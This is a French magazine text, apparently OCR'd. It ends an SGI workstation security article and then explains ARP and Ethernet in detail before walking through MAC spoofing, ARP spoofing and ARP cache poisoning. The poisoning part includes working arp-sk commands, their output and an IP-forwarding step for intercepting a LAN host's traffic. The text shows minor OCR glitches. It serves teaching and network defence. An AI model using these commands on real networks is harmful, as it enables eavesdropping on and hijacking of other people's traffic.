Tout cela semble très constructif et bénéficie à tout le monde et c'est tant mieux. Certes, il ne s'agit pas de philanthropie de la part de SGI, mais leur façon de faire est quand même plus élégante et moins « tape à l'œil » que celle de certains de leurs concurrents. Ceux, par exemple, qui n'hésitent pas à essayer de « vendre » bruyamment du libre tout en s'apprêtant à se débarrasser, une nouvelle fois, de plusieurs milliers de personnes...

Revenons sur le matériel proposé par SGI. Le qualificatif premier, c'est bien sûr « cher ». Mais, je ne crois pas que ce genre d'engin s'achète sur un coup de tête et pour se faire plaisir. Si par exemple, la majorité des studios spécialisés en imagerie investissent là-dedans, ce n'est pas le fruit du hasard. Tout est fourni en standard et les performances ne sont plus à démontrer. Jetez un oeil sur la nouvelle station « Fuel » : non seulement elle est rouge (pas le même que Ferrari toutefois), mais elle est aussi un joli petit monstre... même si les fréquences atteintes par le processeur sont au-dessous du Ghz. Cette petite chose se permet en plus d'afficher en 1920x1200 !

Certes, le tarif est à la mesure de la résolution... mais quand on aime on ne compte pas ;-) D'autant plus que ces stations ne devraient pas être disponibles remanufacturées de si tôt...

Tout ce qui précède pour dire que SGI reste une société capable de maintenir une très haute qualité qu'il s'agisse de matériel, de logiciel, de système. Si la sécurité est longtemps restée le parent pauvre, ce n'est plus tout à fait le cas. Il reste encore beaucoup de travail à accomplir dans ce domaine mais la route suivie semble être la bonne. Ajoutons que nous n'avons pas parlé de la haute disponibilité, envisageable avec FailSafe, ou d'autres outils proposés par SGI qui peuvent contribuer à faire de ses stations des serveurs incontournables, en particulier pour le web.

Alors, tout n'est pas parfait, loin de là, mais il n'en reste pas moins que ces stations peuvent maintenant être intégrées dans des réseaux sans avoir à redouter le pire. Le travail de sécurisation reste conséquent mais il porte ses fruits et c'est bien le moins qu'on puisse espérer.

Si votre entreprise est spécialisée dans le graphisme, vous n'avez pas besoin d'être convaincus. Si vous cherchez une machine performante pour du développement graphique haut de gamme, l'investissement peut se justifier. Si vous voulez une machine performante pour des tâches spécifiques, vous pouvez parfaitement envisager l'achat de stations remanufacturées. Dans tous les cas, si vous effectuez un travail de sécurisation tel que décrit dans cet article, votre station ne sera pas une épine dans le pied de votre réseau... et en plus vous possèderez une machine pour le moins « sympathique ».

Références

Le(s) site(s) « maison » : http://www.sgi.com ou http://www.sgi.fr
Voir en particulier la partie freeware et la partie support.
La sécurité en général : http://www.security.com
Des informations disponibles par système : http://www.sans.org
La Samaritaine des sites de sécurité : http://www.infosyssec.org
Georges Tarbouriech - georges.t@linuxfocus.org

Jouer avec le protocole ARP

Ou tout ce que vous avez toujours voulu savoir sur ARP sans jamais oser le demander.

Le protocole ARP (*Address Resolution Protocol*) offre un mécanisme souple de correspondance entre adresses IP et adresses physiques (appelées adresses MAC) sur un réseau local (LAN). Ce protocole et les attaques qu il permet sur un LAN sont plut t bien connus. Néanmoins, les conséquences de ces attaques sont rarement appréhendées leur juste mesure. Cet article se propose donc de les explorer.

Introduction

Afin de faciliter la compatibilité des matériels, le *modèle OSI* (*Open Systems Interconnection*) propose une abstraction en couches des différents services nécessaires au bon fonctionnement d'un réseau. Il en découle que les données sont *encapsulées* pour passer d'un niveau à l'autre lors de leur émission sur le réseau pour être ensuite désencapsulées à la réception.

Le modèle OSI a été défini par l'*International Standardization Organisation* (ISO) afin de mettre en place un standard de communication entre les ordinateurs d'un réseau, c'est-à-dire les règles qui gèrent les communications entre des ordinateurs. En effet, aux origines des réseaux, chaque constructeur avait un système propre (on parle de système *propriétaire*). Ainsi de nombreux réseaux incompatibles coexistaient. C'est la raison pour laquelle l'établissement d'une norme s'est avéré nécessaire.

Il s'agit d'un modèle en *couches* (ou *niveaux*) dont l'intérêt est de séparer le problème en différentes parties (les couches) selon leur niveau d'abstraction. Chaque couche du modèle communique avec une couche adjacente : elle utilise les services de la couche inférieure et en fournit à la couche supérieure. Enfin, un *protocole* (ou une *relation protocolaire*) est un lien entre deux couches distantes de même niveau.

Le modèle OSI comporte sept couches que nous ne détaillerons pas ici. Nous nous intéressons uniquement à certaines couches dites basses :

- la couche *liaison* (niveau 2) sert d'interface entre la carte réseau et méthode d'accès ;
- la couche *réseau* (niveau 3) gère l'adressage logique et le routage.

Au niveau 2, les protocoles permettent la transmission des données en s'adaptant aux particularités du support physique (802.3, Ethernet, wireless, token ring, et de nombreux autres encore). A chaque support correspond une trame spécifique et un adressage associé. Le terme *adresse MAC* (*Medium Access Control*) désigne une adresse physique, indépendamment du support physique : il s'agit donc des adresses de niveau 2. Les protocoles de niveau 3 suppriment les différences qui existent aux niveaux inférieurs.

Protocole Ethernet




Fig. 1 : trame Ethernet (RFC 894)

Actuellement, la plupart des réseaux locaux (LAN, *Local Area Network*) reposent sur une couche physique Ethernet. Ce protocole se retrouve également dans la couche liaison. La figure 1 décrit la structure d'une trame Ethernet :

- les adresses Ethernet s'écrivent sur 6 octets (48 bits) en notation hexadécimale, séparés par le caractère ':' ('-' sur Windows) :
  - les 3 premiers octets correspondent à un code constructeur (3Com, Sun, ...) ;
  - les 3 derniers octets sont attribués par le constructeur.


Ainsi, une adresse Ethernet est supposée être unique. Sous Unix, la commande `ifconfig` révèle l'adresse Ethernet associée à une carte :

```
# sous Linux
[alfred]$ /sbin/ifconfig eth0
eth0  Link encap:Ethernet  HWaddr 00:90:27:6A:58:74
      inet addr:192.168.1.3  Bcast:192.168.1.255
Mask:255.255.255.0
      ...

# sous Windows
[unknown@robin]$ ipconfig /all
...
1 - Carte Ethernet  :

      Description . . . . . : Realtek
RTL8029(AS) Ethernet Adapt
      Adresse physique. . . . . : 52-54-05-FD-DE-E5
...
```

Signalons enfin que FF:FF:FF:FF:FF:FF correspond à l'*adresse de diffusion* (*broadcast*) qui permet d'envoyer un message à toutes les machines, et que 00:00:00:00:00:00 est réservée.

Signalons enfin qu'il est possible de changer l'adresse physique associée à une interface réseau :

```
# sous Linux
[root@joker]# ifconfig eth0 | grep HWaddr
eth1      Link encap:Ethernet  HWaddr 00:10:A4:9B:6D:81
[root@joker]# ifconfig eth0 down
[root@joker]# ifconfig eth0 hw ether 11:22:33:44:55:66 up
[root@joker]# ifconfig eth0 | grep HWaddr
eth1      Link encap:Ethernet  HWaddr 11:22:33:44:55:66
```



Type	Protocole
2048 (0x0800)	IPv4
2054 (0x0806)	ARP
32923 (0x8019)	Appletalk
34525 (0x86DD)	IPv6

- le *type* précise le protocole de niveau 3 qui est encapsulé dans le paquet, comme par exemple :
- les données occupent de 46 à 1500 octets. Le bourrage intervient lorsque le paquet encapsulé tient sur moins de 46 octets, comme c'est le cas des paquets ARP que nous présentons par la suite.

En réalité, une trame Ethernet commence par sept octets codant la valeur 0xAA, suivi d'un huitième octet valant 0xAB. Cet entête permet au matériel de se synchroniser, l'état de synchronisation étant atteint lorsque le destinataire de la trame parvient à décoder correctement les deux derniers octets.

Protocole ARP

Le protocole IP est utilisable sur des architectures différentes possédant leur propre système d'adressage physique. Le protocole ARP (*Address Resolution Protocol* RFC 826) fournit une correspondance dynamique entre adresses physiques et adresses logiques (adresses respectivement de niveau 2 et 3) : l'émetteur connaît l'adresse logique du destinataire et cherche à obtenir son adresse physique. Ce protocole n'est pas limité à établir une correspondance entre adresses Ethernet et adresses IP (32 bits). Par exemple, les adresses logiques pourraient être des adresses CHAOS (16 bits, associées au protocole CHAOSnet) ou PUP (sur 8 bits pour le protocole de Xerox, *PARC Universal Protocol*,). Par conséquent, le format des paquets ARP est très malléable puisque les tailles des adresses des niveaux 2 et 3 ne sont pas prédéfinies (voir fig. 2: paquet ARP (RFC 826))

- l'*identificateur adresse physique* détermine la configuration du champ *longueur de l'adresse physique*. Ainsi une valeur de 1 indique un réseau Ethernet (10 Mbit/s), 5, Chaos net, 15 du Frame Relay, etc. Ce champ spécifie donc l'espace d'adressage dans lequel la correspondance à une adresse logique donnée est recherchée.
- l'*identificateur adresse logique* indique le protocole pour lequel on recherche la correspondance à une adresse logique donnée. Dans le cas du protocole IP, ce champ vaut 0x0800.
- le champ *longueur de l'adresse physique* indique la longueur en octets de l'adresse MAC, soit 6 pour des adresses Ethernet.
- le champ *longueur de l'adresse logique* indique la longueur en octets de l'adresse logique, soit 4 pour des adresses IP.
- le *code* précise la nature du paquet, soit 1 pour une demande (*request* ou *who-has*) et 2 pour une réponse (*reply* ou *is at*).

Les champs suivants sont de tailles variables puisqu'ils dépendent des espaces d'adressage utilisés. Dans ce qui suit, nous nous focalisons sur le cas des réseaux Ethernet en environnement IP :

- l'*adresse physique de l'émetteur* contient l'adresse Ethernet de l'émetteur. Dans le cas d'une réponse ARP, ce champ révèle l'adresse recherchée.
- l'*adresse logique de l'émetteur* contient l'adresse IP de l'émetteur.
- l'*adresse physique du récepteur* contient l'adresse Ethernet de l'émetteur de paquet. Dans le cas d'une demande ARP, ce champ est vide.
- l'*adresse logique du récepteur* contient l'adresse IP du récepteur.

Le paquet ARP est encapsulé dans une trame Ethernet. Lors d'une demande ARP, l'adresse de destination est l'adresse de diffusion FF:FF:FF:FF:FF:FF de sorte à ce que tout le LAN reçoive la demande. En revanche, seul l'équipement possédant l'adresse IP précisée dans la demande répond en fournissant son adresse MAC.

Comment tout cela fonctionne ensemble ?

Rappelons tout d'abord le principe le plus important dans le fonctionnement d'un réseau Ethernet. Lorsqu'une station émet une trame sur le support physique, toutes les stations y étant connectées la reçoivent. Par la suite, la station doit être capable de déterminer si cette trame lui est destinée. Ainsi, un premier filtre gérant les trames émises et reçues par le système agit au niveau de la pile TCP/IP. Il compare l'adresse MAC contenue dans une trame à celle associée à la carte réseau (nous sommes ici au niveau 2 du modèle OSI). Si ces deux adresses sont identiques, la partie données de la trame est remontée au niveau 3 pour traitement ultérieur. Pour information, passer une carte réseau en *mode promiscuous* revient simplement à annuler ce filtrage : même les paquets non destinés à ce système sont remontés, et donc lisibles.

Dès lors, il est essentiel pour l'instigateur d'une communication de récupérer préalablement l'adresse MAC du destinataire. C'est là qu'intervient le protocole ARP.

Si les paquets ARP ont une construction très souple, leur emploi sur le LAN n'en est pas moins coûteux, tant pour le réseau (la demande est émise en diffusion) que pour le système (chaque paquet de demande reçu par une station doit être traité pour savoir s'il faut soit répondre, soit l'ignorer). Dans un cas extrême, l'émission de chaque paquet IP provoque l'émission de deux paquets ARP (une question en diffusion et la réponse correspondante).

Un mécanisme de cache limite ces émissions ARP : chaque système dispose d'une table qui sauvegarde les correspondances (adresse MAC, adresse IP). Ainsi, une requête ARP est émise uniquement si le destinataire n'est pas présent dans la table.

La commande `arp -a` affiche le contenu de la table, aussi bien sous Windows que sous les divers Unix :

```
# sous Linux
[alfred]$ arp -a
robin (192.168.1.2) at 52:54:05:FD:DE:E5 [ether] on eth0
batman (192.168.1.1) at 52:54:05:F4:62:30 [ether] on eth0

# sous OpenBSD
[batman]$ arp -a
robin (192.168.1.2) at 52:54:05:fd:de:e5
alfred (192.168.1.3) at 00:90:27:6a:58:74


# sous Windows
[unknown@robin]$ arp -a

Interface : 192.168.1.2 on Interface 0x2000003
  Adresse Internet      Adresse physique      Type
  192.168.1.1           52-54-05-f4-62-30     dynamique
  192.168.1.3                 00-90-27-6a-58-74
dynamique
```

```
# sous IOS
batcave-gw#sh ip arp
Protocol  Address          Age (min)  Hardware Addr
Type   Interface
Internet  192.168.1.1           37   5254.05f4.6230
ARPA   FastEthernet1/1
Internet  192.168.1.2           25   5254.05fd.dee5
ARPA   FastEthernet1/1
Internet  192.168.1.3           43   0090.276a.5874
ARPA   FastEthernet1/1
```

Considérons maintenant le cas où batman (192.168.1.1) veut envoyer un ping à robin (192.168.1.2). La station batman ne connaît préalablement pas l'adresse MAC de robin (i.e. aucune entrée de sa table ARP ne correspond à l'adresse IP de robin) :

```
[batman]$ ping -c 1 robin
PING robin (192.168.1.2) from 192.168.1.1 : 56 data bytes
64 bytes from robin (192.168.1.2): icmp_seq=0 ttl=128
time=0.830 ms
-- robin ping statistics --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.830/0.830/0.830/0.000 ms
[batman]$ arp -a
robin (192.168.1.3) at 52:54:05:FD:DE:E5
```

Les paquets capturés lors de cet échange montrent bien ce qui s'est passé en réalité :

```
12:38:17.198300 arp who-has robin tell batman          [1]
                001 0800 0604 0001 5254 05f4 6230 c0a8
                0101 0000 0000 0000 c0a8 0102
12:38:17.198631 arp reply robin is-at 52:54:5:fd:de:e5 [2]
                001 0800 0604 0002 5254 05fd dee5 c0a8
                0102 5254 05f4 6230 c0a8 0101 2020 2020
                2020 2020 2020 2020 2020 2020 2000
12:38:17.198660 batman > robin: icmp: echo request (DF) [3]
                4500 0054 0000 4000 ea01 0d54 c0a8 0101
                c0a8 0102 0800 b5ec 8e07 0000 99c5 cf3c
                5d06 0300 0809 0a0b 0c0d 0e0f 1011 1213
                1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
                2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
                3435 3637
12:38:17.199032 robin > batman: icmp: echo reply (DF) [4]
                4500 0054 0701 4000 8001 7053 c0a8 0102
                c0a8 0101 0000 bdec 8e07 0000 99c5 cf3c
                5d06 0300 0809 0a0b 0c0d 0e0f 1011 1213
                1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
                2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
                3435 3637
```

Ne connaissant pas l'adresse MAC de robin, batman émet une demande ARP en diffusion (paquet [1]). Celui-ci est reçu par tout le LAN, mais seul robin répond (paquet [2]). batman est maintenant en mesure de construire l'entête du paquet ICMP echo-request en mettant l'adresse MAC (paquet [3]). robin, recevant l'echo-request est en mesure de répondre à batman car il dispose de son adresse MAC (paquet [4], nous reviendrons par la suite sur les mécanismes sous-jacents à ce dernier point).

Signalons enfin l'existence du protocole RARP (*Reverse ARP*) qui remplit le rôle inverse du protocole ARP : étant donnée une adresse MAC, il retrouve l'adresse IP correspondante. Celui-ci est assez peu utilisé et nécessite souvent une configuration dédiée (un serveur), au contraire de ARP pris en charge directement au niveau du noyau du système d'exploitation.

Proxy ARP

Une pile TCP/IP moderne détecte automatiquement l'appartenance à un réseau différent d'un hôte destinataire. Ainsi, les trames Ethernet sont envoyées directement à l'interface adéquate de la passerelle par défaut du système d'exploitation. L'adresse MAC de celle-ci est obtenue via le cache ARP ou une requête ARP who-has. Cependant, il fut un temps où ce mécanisme n'était pas en place. Le système se comporte alors normalement et envoie une requête ARP who-has en diffusion à la recherche de l'adresse MAC de l'hôte destinataire. Bien évidemment, il est impossible à cet hôte de répondre puisqu'il appartient à un autre réseau. Pour remédier à cela, la passerelle entre ces deux réseaux joue le rôle de *relais ARP* (*proxy ARP*) : elle répond en lieu et place des hôtes du second réseau en envoyant à l'expéditeur un ARP Reply avec l'adresse MAC de sa propre interface.

D'une manière plus générale, le rôle du proxy ARP est de rendre possible l'assignation de plusieurs adresses IP (celles du second réseau dans le cas précédent) à une seule interface réseau (celle du réseau expéditeur de la passerelle).

Manipulations des tables ARP ou comment rediriger le trafic sur un LAN

Ecoute de réseau (*sniffing*)

Lorsqu'on veut interférer sur le trafic circulant sur un réseau local, la première idée qui vient à l'esprit est de se mettre en écoute passive, soit de passer son interface Ethernet en mode *promiscuous*. Au moyen d'outils comme `tcpdump` ou `ethereal`, on parvient à lire le contenu de tous les paquets qui circulent sur notre branche Ethernet.

Si cette technique est simple à mettre en oeuvre et extrêmement difficile à détecter lorsque le mécanisme est mis en place dans une totale passivité, elle se trouve très vite confrontée à ses limites. D'une part, sur un réseau commuté, chaque branche ne reçoit que les trames destinées à une adresse MAC qui y est présente. De fait, l'utilisation de plus en plus courante de commutateurs (*switch*) Ethernet (de niveau 2) réduit la portée d'une telle écoute aux seules trames destinées à la station espionne, ce qui, tout le monde en conviendra, présente peu d'intérêt. D'autre part, les trames *sniffées* ne peuvent pas être détournées de leur destination. Si l'utilisation de ces informations est possible pour prendre le contrôle de connexions, cela demande une gestion parfois difficile d'éventuelles erreurs consécutives à l'introduction de données (gestion des numéros de séquence TCP) ou l'évincement d'une des deux parties (gestion des RST de TCP). Nous devons donc trouver mieux...

Usurpation d'adresse MAC (*MAC spoofing*)

Comme nous l'avons vu plus tôt, une trame Ethernet dispose d'un champ source et d'un champ destination. Ces champs sont examinés par les commutateurs Ethernet pour, d'une part, choisir sur quel port ils vont envoyer une trame reçue par examen de l'adresse MAC destination, et d'autre part mettre à jour une table associant ses ports aux adresses MAC des différents postes par examen de l'adresse MAC source. Cette table, appelée table CAM (*Content Adressable Memory*) dans la terminologie Cisco, contient pour chaque port les adresses MAC des hôtes qui y sont connectés. Le contenu de cette table est mis à jour dynamiquement pour permettre le changement de port d'un hôte par exemple.

L'usurpation d'adresse MAC vise à se servir de ce mécanisme de mise à jour pour forcer le commutateur à croire que la station dont nous voulons écouter le trafic se trouve sur notre port. Le principe est simple : nous envoyons une trame ayant pour adresse source l'adresse MAC de notre victime, et pour destination notre adresse MAC. Le commutateur, en recevant cette trame, met sa table à jour en associant l'adresse MAC de la victime à notre port. Dès lors, l'intégralité du trafic qui lui est destiné est dirigée sur notre port et il ne nous reste plus qu'à le lire tranquillement.

Pour voir le trafic à destination de robin, joker envoie donc des trames Ethernet dont l'adresse source est 52:54:05:FD:DE:E5 et l'adresse destination 00:10:A4:9B:6D:81. Le commutateur met alors sa table CAM à jour pour ajouter l'adresse MAC 52:54:05:FD:DE:E5 au port auquel est connecté joker, et la supprime du port auquel est connecté robin. Une représentation rapide de la table CAM est :

```
# Avant

Port | Adresse MAC
-----------------
1    | 52:54:05:F4:62:30                    # batman
2    | 52:54:05:FD:DE:E5                    # robin
3    | 00:90:27:6A:58:74                    # alfred
4    | 00:10:A4:9B:6D:81                    # joker

#Après

Port | Adresse MAC
-----------------
1    | 52:54:05:F4:62:30                    # batman
2    |
3    | 00:90:27:6A:58:74                    # alfred
4    | 00:10:A4:9B:6D:81; 52:54:05:FD:DE:E5 # joker, robin
```

Si elle semble séduisante, cette technique est très limitée. D'abord parce que la victime émet encore des paquets, ce qui place le commutateur face à une situation conflictuelle : il reçoit la même adresse MAC sur deux ports différents. Selon le matériel utilisé et sa configuration, la réaction va d'une mise à jour systématique de la table par le dernier paquet reçu à une désactivation administrative du port usurpant l'adresse. Pour être efficace, cette technique suppose donc la mise hors circuit de la victime par déni de service. Ensuite, elle ne permet pas de rediriger le trafic vers son véritable destinataire, puisque son adresse MAC sera forcément aiguillée sur le port de l'attaquant. Cette technique est donc inutilisable pour écouter une connexion entre deux hôtes. Enfin, lorsque les commutateurs sont configurés pour utiliser une table d'association statique renseignée par l'administrateur, tout changement d'adresse MAC est immédiatement détecté, le port désactivé et l'administrateur alerté.

Un effet intéressant peut cependant être exploité. Certains commutateurs réagissent mal à de nombreux conflits d'adresse MAC en passant en mode répéteur, se conduisant alors comme des *hubs*. Ce comportement est aussi obtenu par saturation de la table CAM sur certains modèles. La durée de cet état varie de quelques minutes suivant la disparition des anomalies, à plusieurs jours, voire un reboot de l'équipement.

Usurpation d'identité ARP (*ARP spoofing*)

Devant la limitation de l'usurpation d'adresse MAC en terme de détournement de trafic et de furtivité, nous nous attaquons à la couche supérieure. Enfin, pas tout à fait à la couche supérieure, à savoir IP, mais au mécanisme qui permet de faire la correspondance entre les adresses MAC et les adresses IP : ARP. En effet, si nous arrivons à associer notre adresse MAC à l'adresse IP dont nous voulons obtenir le trafic, nous aurons gagné.

Comme nous l'avons vu précédemment, si batman veut converser avec robin, il doit d'abord émettre une requête ARP s'il ne connaît pas l'adresse MAC de robin. Or, ces requêtes sont émises en diffusion, donc tous les hôtes présents sur le réseau Ethernet la reçoivent (paquet [1]). Pour forcer batman à associer son adresse MAC à l'adresse IP de robin, il suffit à joker de répondre à batman plus vite que robin (paquet [2]) :

```
12:50:31.198300 arp who-has robin tell batman          [1]
12:50:31.198631 arp reply robin is-at 0:10:a4:9b:6d:81 [2]
```

Le problème principal est la réponse de robin (paquet [3]). Ce dernier recevant aussi la requête, il va répondre de manière très naturelle :

```
12:50:31.198862 arp reply robin is-at 52:54:5:fd:de:e5 [3]
```

Batman va alors se trouver dans une position fort embarrassante: il reçoit deux réponses pour la même requête. Là encore, nous nous trouvons dans une situation de conflit dont l'issue n'est pas certaine. Nous serions donc obligés d'avoir recours une fois encore au déni de service, ce qui nous empêche toute écoute de communication entre batman et robin, puisque robin n'est plus en état de répondre...

L'incertitude quant à l'impact de notre réponse tient au fonctionnement de la mise à jour du cache ARP. En effet, le cache ARP d'un hôte doit parfois être mis à jour : changement d'adresse IP d'une machine, changement de carte réseau suite à une panne, etc. Pour faire face à de tels changements, le cache observe ce qu'il reçoit au niveau ARP pour tenir ses entrées à jour. Dans le cas qui nous intéresse, lorsqu'un hôte reçoit une trame contenant une réponse ARP et que son cache contient une entrée correspondant à l'adresse IP concernée par celle-ci, il met l'entrée à jour si les informations de son cache diffèrent de celles contenues dans le paquet ARP. Ainsi, lorsque batman va recevoir la réponse de robin, il va mettre son cache à jour et écraser l'entrée que nous venions juste de falsifier. Il est donc nécessaire d'envoyer des réponses de manière continue afin que le cache conserve l'entrée falsifiée que nous voulons.

En outre, cette technique suppose que l'hôte visé ne possède pas d'entrée correspondant à l'adresse IP que nous voulons falsifier, sans quoi aucune requête n'est émise. C'est malheureusement rarement le cas, puisque les adresses les plus intéressantes sont des machines souvent interrogées par nos cibles potentielles.

Corruption de cache ARP (*ARP cache poisoning*)

L'idéal serait donc d'agir directement sur le cache ARP de notre cible, indépendamment des requêtes qu'il pourrait être amené à émettre. Pour y parvenir, nous devons être capables de réaliser deux opérations : la création d'une entrée dans le cache et la mise à jour d'entrées existantes.

Pour illustrer les techniques développées dans ce paragraphe, nous utilisons l'outil `arp-sk`, développé par Frédéric et disponible sur http://www.arp-sk.org/ (il y a encore du boulot ;-).

Cet outil a pour objet de rassembler les possibilités offertes par `arpspoof` (paquetage dsniff de Dug Song, http://www.monkey.org/~dugsong/dsniff/), `arping` (http://www.habets.pp.se/synscan/programs.php et `arptool` (http://users.hotlink.com.br/lincoln/arptool/) afin de manipuler simplement des messages ARP. `arp-sk` permet donc la génération de messages ARP dont tous les champs peuvent être personnalisés, aussi bien au niveau Ethernet qu'au niveau ARP. Je vous renvoie à sa page d'aide pour en découvrir les options et possibilités (`arp-sk –help`).

Création d'entrée

Pour créer efficacement une entrée dans le cache ARP d'une machine, l'idéal serait de l'amener à émettre une requête en vue de communiquer avec l'adresse IP qui nous intéresse. Pour cela, il suffit de lui envoyer un paquet IP qui entraîne une réponse de sa part : ping (ICMP echo request), TCP SYN sur un port fermé, paquet UDP sur un port ouvert, etc., là n'est pas notre propos. Pour répondre à cette demande, l'hôte victime émet une requête ARP et crée donc une entrée dans son cache. À ce stade, nous pouvons essayer d'agir sur cette création via une usurpation d'identité ARP, mais comme nous l'avons vu précédemment, cette technique n'est pas sûre. Par conséquent, nous devons trouver un autre moyen de mettre à jour cette entrée, ce que nous présentons plus loin.

Pour que tout soit parfait, il nous faudrait créer directement une entrée possédant les valeurs intéressantes. Pour comprendre comment ce type d'opération est possible, revenons sur les mécanismes de mise à jour du cache ARP. Comme nous l'expliquions plus tôt, le cache exploite tous les messages ARP qu'il reçoit pour se tenir à jour, les réponses comme les requêtes. En effet, lorsqu'un hôte reçoit une requête ARP, il en déduit que son émetteur veut converser avec lui. De fait, il va recevoir un paquet IP auquel il a de fortes chances de devoir répondre. Pour éviter d'avoir à lancer à son tour une requête à destination de son correspondant pour envoyer cette réponse, il va exploiter le contenu de la requête reçue pour le mettre en cache : il lit les champs MAC source et IP source du message ARP et crée une entrée en cache.

Ce comportement est extrêmement intéressant. Si joker veut créer une entrée pour l'adresse IP de robin (192.168.1.2) correspondant à son adresse MAC (00:10:A4:9B:6D:81) dans le cache de batman, il lui suffit de lui envoyer une requête ARP, avec comme adresse MAC source celle de joker et comme adresse IP source celle de robin. Cependant, une requête ARP est émise en diffusion, ce qui est assez embarrassant puisque robin va voir passer cette requête. Nous jouons donc sur la couche Ethernet, et envoyons notre requête en unicast, à destination de batman. En effet, la couche ARP ne fait aucune vérification de cohérence entre les entêtes Ethernet et le contenu du message ARP.

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

-- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00)?
Tell 192.168.1.2 (00:10:a4:9b:6d:81)

-- batman (00:00:00:00:00:00) statistic --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:10:a4:9b:6d:81)

1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Si on observe le cache ARP de batman, on constate que :

```
# avant
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# après
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Nous avons donc réussi non seulement à créer une entrée pour robin dans le cache ARP de batman sans que ce dernier n'ait initié la moindre requête, mais surtout, nous avons réussi à lui donner les valeurs qui nous intéressaient. À partir de maintenant, et jusqu'à ce que cette entrée se trouve mise à jour avec des valeurs différentes, lorsque batman voudra envoyer un paquet IP à robin, il le placera dans une trame Ethernet qui sera destinée à joker.

Mise à jour d'entrées

Maintenant que nous savons créer des entrées dans le cache ARP d'un hôte, nous nous intéressons à leur mise à jour. Cela sert non seulement pour modifier une entrée existante, mais aussi pour nous garantir le maintient de la valeur des entrées malgré d'éventuelles mises à jour ultérieures du cache.

Nous exploitons le mécanisme vu précédemment pour mettre à jour les entrées du cache. Supposons que batman possède une entrée valide pour robin :

```
[batman]$ arp -a
robin (192.168.1.2) at 52:54:05:fd:de:e5
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Pour mettre à jour cette entrée, nous envoyons à batman une réponse ARP venant de robin, mais associant son IP à l'adresse MAC de joker :

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)

-- Start sending --
    To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30)
        192.168.1.2 is at 00:10:a4:9b:6d:81

-- batman (52:54:05:F4:62:30) statistic --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30):
        192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Si nous regardons maintenant le cache ARP de batman, nous constatons la mise à jour de l'entrée :

```
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Notre objectif est donc atteint. Pour maintenir ces valeurs dans le cache, il nous suffira de renouveler régulièrement l'envoi de ces messages ARP. `arp-sk`, par défaut, envoie un message toutes les 5 secondes.

Concluons cette partie sur quelques remarques :

- L'envoi de requêtes ARP telles que nous les avons vues pour la création d'entrées peut également être utilisé pour mettre à jour les entrées d'un cache ARP. Cependant, nous éviterons d'en abuser, en particulier pour le maintient de nos valeurs, du fait de la singularité de ces requêtes, émises en unicast plutôt qu'en diffusion, qui les rend détectables sans équivoque.
- Les réponses ARP que nous venons de voir peuvent être utilisées pour créer des entrées. Cependant, certains systèmes d'exploitation comme Linux ou Windows XP vérifient qu'ils ont bien émis une requête correspondant aux réponses qu'ils reçoivent en vérifiant dans leur cache si une entrée correspondante existe. D'autres, comme les autres Windows ou OpenBSD 3.1 ne le font pas. Ainsi, nous ne pourrons pas créer d'entrée dans le cache d'alfred de cette manière.
- Une fois le cache pollué, les trames que nous recevons sont semblables à celles que reçoit un routeur : l'adresse MAC destination de la trame Ethernet n'est pas celle associée à l'adresse de destination du paquet IP. Pour renvoyer les trames à leur destinataire légitime, il suffit donc d'activer le routage IP sur le poste attaquant (`echo 1 > /proc/sys/net/ipv4/ip_forward` dans le cas de joker qui est sous Linux).

Les différentes attaques possibles

Écoute

Une fois qu'on a réussi à détourner le trafic émis par un hôte à destination d'un autre, la première chose intéressante à faire est de regarder les données qui transitent avant de les renvoyer à leur véritable destinataire.

